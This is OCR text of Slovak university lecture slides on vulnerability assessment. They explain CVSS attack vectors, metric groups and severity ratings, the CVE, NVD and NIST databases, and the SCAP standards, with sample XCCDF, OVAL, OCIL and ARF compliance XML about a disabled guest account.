
NVD Published Date: 08/31/2016

NVD Last Modified: 08/16/2022

Source: Red Hat, Inc.

Vector = Attack vector = Access Vector

Vector:
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N




- **spôsob, akým môže byť zraniteľnosť zneužitá**
- **odkiaľ alebo akým spôsobom útočník môže spustiť útok**, aby zraniteľnosť využil
- hlavné typy **attack vectorov** v CVE/ NVD databázach (podľa CVSS – Common Vulnerability Scoring System)
  - **Network (N)** – zraniteľnosť môže byť zneužitá cez sieť (napr. internet, LAN).
  - **Adjacent (A)** – útočník musí byť „blízko“ v sieti (napr. v rovnakej Wi-Fi sieti).
  - **Local (L)** – útočník musí mať lokálny prístup k systému (napr. požívateľský účet alebo terminál).
  - **Physical (P)** – útočník musí fyzicky manipulovať so zariadením (napr. USB port, zariadenie).

Hodnotenie zraniteľností

Prehľad o CVSS

- nástroj na hodnotenie zraniteľností (**vulnerability assessment** tool)
- uvádza spoločné **atribúty** a **závažnosť** zraniteľností
  - v počítačových hardvérových a softvérových systémoch
- poskytuje **štandardizované** skóre zraniteľnosti
- poskytuje **otvorený rámec** s metrikami, pre všetkých používateľov
- pomáha prioritizovať zraniteľnosti
- **FIRST** - The Forum of Incident Response and Security Teams:
  - bolo určené ako správca CVSS
  - aby podporilo jeho prijatie na celom svete



https://www.first.org/cvss/v4.0/specification-document


Common Vulnerability Scoring System (CVSS)

CVSS Metric Groups

Vector:

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

- CVSS používa tri skupiny metrík na posúdenie zraniteľností:
  - **Base Metric Group:** Predstavuje charakteristiky zraniteľnosti, ktoré sú konštantné v priebehu času aj v rôznych kontextoch
  - **Temporal Metric Group:** Meria charakteristiky zraniteľnosti, ktorá sa môže časom meniť, ale nie v používateľských prostrediach
  - **Environmental Metric Group:** Meria aspekty zraniteľnosti, ktoré sú špecifické v prostredí konkrétnej organizácie



Common Vulnerability Scoring System (CVSS)

Proces CVSS

Vector:
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N


- Proces CVSS využíva nástroj s názvom **CVSS v4.0 Calculator**
- **Calculator** je ako **dotazník**, v ktorom sa robia voľby popisujúce zraniteľnosť v každej skupine metrík
- Neskôr sa **vygeneruje skóre** a zobrazí sa číselné hodnotenie závažnosti

Ukážka pre výpočet podľa CVSS v4.0 Calculator

https://www.first.org/cvss/calculator/4.0

Proces CVSS (Pokr.)

- Po vyhodnotení skupiny **Base** Metric Group:
  - Sa vyhodnotia hodnoty skupín **Temporal** a **Environmental** Metric Group
    - A tie modifikujú výsledky Base Metric Group
    - aby poskytli celkové skóre.



Porovnanie CVSS 3.1 a 4.0 (od novembra 2023)

CVSS:3.1/AV:N/AC:L/ PR:N/UI:N/**S:U**/C:H/ I:N/ A:N

CVSS:4.0/AV:N/AC:L/**AT:N**/PR:N/UI:N/ VC:H/VI:N/VA:N/**SC:N/SI:N/SA:N**

Oblasť	CVSS v3.1	Význam	CVSS v4.0	Význam
Scope	**S:U**	Nezmenený dosah	—	Scope bol v CVSS 4.0 odstránený
Attack Requirements	—	—	**AT:N**	Žiadne dodatočné požiadavky
Confidentiality (Primary)	**C:H**	Vysoký dopad	**VC:H**	Vysoký dopad na dôvernosť
Integrity (Primary)	**I:N**	Žiadny dopad	**VI:N**	Žiadny dopad na integritu
Availability (Primary)	**A:N**	Žiadny dopad	**VA:N**	Žiadny dopad na dostupnosť
Secondary Impacts	—	—	**SC:N / SI:N / SA:N**	Žiadne sekundárne dopady

Financované Európskou úniou NextGenerationEU
PLÁN OBNOVY
MINISTERSTVO INVESTÍCIÍ, REGIONÁLNEHO ROZVOJA A INFORMATIZÁCIE SLOVENSKEJ REPUBLIKY
KOMPETENČNÉ CENTRUM KYBERNETICKEJ BEZPEČNOSTI ŽILINSKEJ UNIVERZITY V ŽILINE

CVSS Reports

- Čím **vyššie** je hodnotenie závažnosti =》
  - tým väčší je potenciálny **dopad** zneužitia
  - tým väčšia je **naliehavosť** riešenia tejto zraniteľnosti.
- Akákoľvek zraniteľnosť presahujúca 3.9 by sa **mala riešiť**.
- Rozsahy pre CVSS skóre a zodpovedajúci kvalitatívny význam je uvedený v tabuľke >>

Rating	CVSS Score
None	0
Low	0.1 – 3.9
Medium	**4.0 – 6.9**
High	**7.0 – 8.9**
Critical	**9.0 – 10.0**

!!! CVSS > 3.9 !!!

Common Vulnerability Scoring System (CVSS)

Skenery/nástroje majú svoje určovanie „severity“

- Oficiálne stupnica CVSS:

Rating	CVSS Score
None	0
Low	0.1 – 3.9
Medium	**4.0 – 6.9**
High	**7.0 – 8.9**
Critical	**9.0 – 10.0**

!!! CVSS > 3.9 !!!

- Príklad: Severity z nástroja GVM
  - Mapovanie CVSS (z NVT feed) na kategórie

Rating	CVSS Score
Log	0
Low	0.1 – 3.9
Medium	**4.0 – 6.9**
High	**7.0 – 8.9**
Critical (len v novších verziách)	**9.0 – 10.0**
False Positive / Error	označenie výsledku ako chybový alebo nerelevantný

Ďalšie informačné zdroje o zraniteľnostiach


National Vulnerability Database (NVD)

Skóre CVSS **nie je uvedené** v zozname CVEs na https://www.cve.org/

- Je uvedené v inej databáze, tzv. NVD:

National Vulnerability Database (NVD):

- využíva identifikátory CVE a poskytuje dodatočné informácie o zraniteľnostiach
  - skóre zraniteľností CVSS
  - technické detaily
  - dotknuté subjekty
  - zdroje na ďalšie vyšetrovanie.
- Databázu vytvorila a spravuje **NIST**
  - National Institute of Standards and Technology (NIST) vlády USA



https://nvd.nist.gov/vuln/search

Zhrnutie databáz, ich účelu a kto ich spravuje

CVE, CVSS, NVD

Skratka databázy	Úloha	Kto ju spravuje	Hlavný účel
CVE (Common Vulnerabilities and Exposures)	Jedinečný identifikátor pre každú známu zraniteľnosť. Napr. CVE-2025-12345	MITRE	Poskytnúť jednotný identifikátor pre zraniteľnosť, aby sa o nej dalo konzistentne komunikovať
CVSS (Common Vulnerability Scoring System)	Štandard na hodnotenie závažnosti zraniteľnosti pomocou číselného skóre (0–10)	FIRST	Poskytnúť metriku, ktorá vyjadruje, ako nebezpečná je zraniteľnosť a aká je pravdepodobnosť jej zneužitia
NVD (National Vulnerability Database)	Verejná databáza, ktorá spája CVE ID s CVSS skóre, popisom, opravami a ďalšími údajmi	NIST (USA)	Centralizovaný zdroj informácií o zraniteľnostiach, umožňuje vyhľadávanie podľa produktu, skóre, vektora útoku a iné

SCAP - Security Content Automation Protocol

- SCAP je súbor štandardov a špecifikácií navrhnutých tak, aby umožnili:
  - automatizovanú správu zraniteľností
  - audit konfigurácií
  - meranie stavu zabezpečenia
  - hodnotenie zhody s bezpečnostnými politikami
- Zraniteľnosť sa zhromažďuje a uchováva pomocou **SCAP**
  - vyhodnocuje informácie a priraďuje jedinečné ID pre zraniteľnosť
- Verzia: 1.3
- Stav: konečný
- Špecifikácia: NIST Special Publication (SP) 800-126 rev 3

Nástroje SCAP:

- The SCAP Content Validation Tool
  - navrhnutý na overenie správnosti toku údajov protokolu SCAP pre konkrétny prípad použitia podľa toho, čo je definované v SP 800-126
  - Možno stiahnuť: SCAP Content Validation Tool (49 MB), SHA256 na webe..

- Používaný ako štandard pre výmenu informácií o zraniteľnostiach a konfiguráciách.
  - Implementovaný v nástrojoch ako OpenSCAP, Nessus, Qualys, Rapid7, Greenbone.
  - Základná infraštruktúra pre NIST NVD a vládne rámce (FISMA, FedRAMP, DISA STIGs).
  - Umožňuje automatizované hodnotenie compliance a rizík naprieč systémami.

Security Content Automation Protocol

SCAP

- **Jazyky SCAP:**
  - XCCDF: The Extensible Configuration Checklist Description Format
  - OVAL®: Open Vulnerability and Assessment Language
    - Hlavná súčasť štandardu SCAP
  - OCIL: Open Checklist Interactive Language
  - Asset Identification
  - ARF: Asset Reporting Format
- **Identifikačné schémy**
  - CCE™: Common Configuration Enumeration
  - CPE™: Common Platform Enumeration
  - Software Identification (SWID) Tags
  - CVE®: Common Vulnerabilities and Exposures
- **Metriky**
  - CVSS: Common Vulnerability Scoring System
  - CCSS: Common Configuration Scoring System
- **Integrita**
  - TMSAD: Trust Model for Security Automation Data

https://csrc.nist.gov/Projects/Security-Content-Automation-Protocol/SCAP-Releases/scap-1-3

- OVAL sa používa na popis bezpečnostných zraniteľností alebo požadovanej konfigurácie systémov
- OVAL definície
  - definujú bezpečný stav niektorých objektov v počítači:
    - konfiguračné súbory
    - povolenia súborov
    - procesy, …
  - sa vyhodnocujú pomocou tlmočníka nazývaného scanner
- CPE
  - slúži na identifikáciu IT platforiem a systémov pomocou jednoznačne definovaných názvov
  - zahŕňa aj metódu na kontrolu mien oproti systému a formát popisu na viazanie textu a testov na meno
- CWE
  - zoznam slabých stránok softvéru
  - poskytuje tiež informácie o prevencii, implementácii a zmierňovaní slabých stránok

Security Content Automation Protocol

SCAP – XCCDF, OVAL

- **XCCDF**

(The Extensible Configuration Checklist Description Format)

- XML štandard
  - Definuje bezpečnostné politiky, benchmarky, profily a konfiguračné pravidlá (Rules).
    - Tvorba pravidiel
    - Prepojenie na OVAL testy
    - Scoring a profily
    - Automatizované compliance skeny v rámci SCAP

```
<Rule id="disable_guest">
  <title>Guest account disabled</title>
  <check system="http://oval.mitre.org/XMLSchema/oval
      -definitions-5">
    <check-content-ref name="oval:org.example:def:1"/>
  </check>
</Rule>
```

https://csrc.nist.gov/Projects/Security-Content-Automation-Protocol/SCAP-Releases/scap-1-3

- **OVAL**

(Open Vulnerability and Assessment Language)
OVAL je „kontrola“ – vykonáva technickú validáciu v systéme.

- Formát na technické overovanie konfigurácie systému (tiež XML štandard).
- Presne definuje ako skontrolovať systém:
  - registry, súbory, služby, procesy, balíčky, verzia softvéru…
- Obsahuje mechanizmus na vyhodnotenie zraniteľností a konfigurácií.
- Používa sa v skeneroch (OpenSCAP, Greenbone, Nessus…) na vykonanie kontroly proti pravidlám.

```
<oval_definitions>
  <definition id="def:1" class="compliance">
    <metadata>
      <title>Guest account is disabled</title>
    </metadata>
    <criteria>
      <criterion test_ref="tst:1"
                 comment="Guest account = disabled"/>
    </criteria>
  </definition>
</oval_definitions>
```

Security Content Automation Protocol

SCAP – OCIL, ARF

- **OCIL**

(Open Checklist Interactive Language)

- XML Štandard na interaktívne otázky
  - Dopĺňa technické testy o procesné a organizačné overenia
    - Umožňuje klásť otázky
    - Zbierať odpovede
    - Definovať interpretáciu výsledkov
  - Používa sa spolu s XCCDF/OVAL na kombináciu technických aj netechnických kontrol

```
<ocil:questionnaire id="q_guest">
    <ocil:question id="q1">
        <ocil:prompt>Is Guest account disabled?</ocil:prompt>
        <ocil:response-choice>
            <ocil:choice>Yes</ocil:choice>
            <ocil:choice>No</ocil:choice>
        </ocil:response-choice>
    </ocil:question>
</ocil:questionnaire>
```

https://csrc.nist.gov/Projects/Security-Content-Automation-Protocol/SCAP-Releases/scap-1-3

- **ARF**

(Asset Reporting Format)

- Dátový model / XML formát
  - Viaže výsledky skenov a hodnotení ku konkrétnym aktívam prostredníctvom Asset Identification (AI).
  - Transport a agregácia reportov o aktívach (výsledky skenov, compliance, inventár).
    - Viaže aktíva (Asset Identification) a reporty (napr. XCCDF/OVAL výsledky)
    - Vhodné na zber a zoskupovanie dát z viacerých nástrojov
    - Je možné definovať interpretáciu výsledkov

```
<arf:asset-report-collection>
    <arf:assets>
        <arf:asset id="asset-1">
            <ai:hostname>srv01.example.com</ai:hostname>
        </arf:asset>
